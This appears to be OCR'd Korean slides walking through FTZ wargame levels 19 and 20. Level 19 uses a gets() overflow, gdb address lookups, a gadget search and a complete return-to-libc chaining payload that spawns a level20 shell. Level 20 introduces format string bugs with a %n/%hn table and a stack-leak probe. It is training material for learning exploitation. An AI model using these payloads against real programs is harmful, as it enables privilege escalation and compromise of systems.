
```
main()
{ char buf[20];
  gets(buf);
  printf("%s\n",buf);
}
```




```
[level19@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048440 <main+0>:    push   ebp
0x08048441 <main+1>:    mov    ebp,esp
0x08048443 <main+3>:    sub    esp,0x28
0x08048446 <main+6>:    sub    esp,0xc
0x08048449 <main+9>:    lea    eax,[ebp-40]
0x0804844c <main+12>:   push   eax
0x0804844d <main+13>:   call   0x80482f4 <gets>
0x08048452 <main+18>:   add    esp,0x10
0x08048455 <main+21>:   sub    esp,0x8
0x08048458 <main+24>:   lea    eax,[ebp-40]
0x0804845b <main+27>:   push   eax
0x0804845c <main+28>:   push   0x80484d8
0x08048461 <main+33>:   call   0x8048324 <printf>
0x08048466 <main+38>:   add    esp,0x10
0x08048469 <main+41>:   leave
0x0804846a <main+42>:   ret
0x0804846b <main+43>:   nop
0x0804846c <main+44>:   nop
0x0804846d <main+45>:   nop
0x0804846e <main+46>:   nop
0x0804846f <main+47>:   nop
End of assembler dump.
```

LEVEL 19

RTL Chaining



LEVEL 19

RTL Chaining

Setreuid()

System()

```
(gdb) b *main+0
Breakpoint 1 at 0x8048440
(gdb) r
Starting program: /home/level19/tmp/attackme

Breakpoint 1, 0x08048440 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb) p setreuid
$2 = {<text variable, no debug info>} 0x420d7920 <setreuid>
```

LEVEL 19

RTL Chaining


```
[level19@ftz tmp]$ objdump -d attackme | egrep 'pop|ret'
 80482d3:       c3                      ret
 8048342:       5e                      pop    %esi
 804836e:       5b                      pop    %ebx
 8048385:       c3                      ret
 80483eb:       5d                      pop    %ebp
 80483ec:       c3                      ret
 80483f8:       5d                      pop    %ebp
 80483f9:       c3                      ret
 8048426:       5d                      pop    %ebp
 8048427:       c3                      ret
 8048438:       5d                      pop    %ebp
 8048439:       c3                      ret
 804846a:       c3                      ret
 804849c:       58                      pop    %eax
 804849d:       5b                      pop    %ebx
 804849e:       5d                      pop    %ebp
 804849f:       c3                      ret
 80484a8:       5d                      pop    %ebp
 80484a9:       c3                      ret
 80484ba:       5b                      pop    %ebx
 80484cd:       c3                      ret
```

```
[level19@ftz tmp]$ cat /etc/passwd |grep level20
level20:x:3100:3100::/home/level20:/bin/bash
```

LEVEL 19

RTL Chaining

```
#include<stdio.h>
int main(){
        long shell = 0x4203f2c0;
        while(memcmp((void*)shell,"/bin/sh",8))
                shell++;
        printf("0x%x\n",shell);
        return 0;
}
```

```
[level19@ftz tmp]$ ./bin
0x42127ea4
```

"/bin/sh"

LEVEL 19

ebp-40

ebp

0x420d7920

0x0804849d

0xc1c

0xc1c

0x4203f2c0

0x42127ea4

```
main()
{ char buf[20];
  gets(buf);
  printf("%s\n",buf);
}
```

Payload

```
[level19@ftz level19]$ (python -c 'print "\x90" * 44 + "\x20\x79\x0d\x42" + "\x9d\x84\x04\x08" + "\x1c\x0c\x00\x00" + "\x1c\x0c\x00\x00" + "\xc0\xf2\x03\x42" + "AAAA" + "\xa4\x7e\x12\x42"';cat) |./attackmeB?? ?????????????????????????????????????? y

id
uid=3100(level20) gid=3099(level19) groups=3099(level19)
```


LEVEL 20

LEVEL 20

Code

```
#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}
```

포맷 스트링 버그



LEVEL 20

사용자의 입력에 의해서 프로그램의 흐름을 변경 시킬 수 있는 취약점

포맷 스트링 버그

Specifier	Type	Description
%d	int	부호 없는 10진 정수
%u	unsigned int	부호 없는 10진 정수
%o	unsigned int	부호 없는 8진 정수
%x	unsigned int	부호 없는 16진 정수
%f	float	10진 방식의 부동 소수점 실수
%lf	double	10진 방식의 부동 소수점 실수
%c	char	값에 대응하는 문자
%s	char *	문자열
%p	void *	포인터의 주소값
%n	int *	%n 전까지의 문자 개수 write
%hn	short *	%hn 전까지의 문자 개수 write

LEVEL 20

Example attack

```
[level20@ftz level20]$ ./attackme
AAAA %8x %8x %8x %8x
AAAA       4f 4212ecc0 4207a750 41414141
[level20@ftz level20]$
```

Bleh(80)
4207a750
4212ecc0
0x4f
&bleh
SFP
RET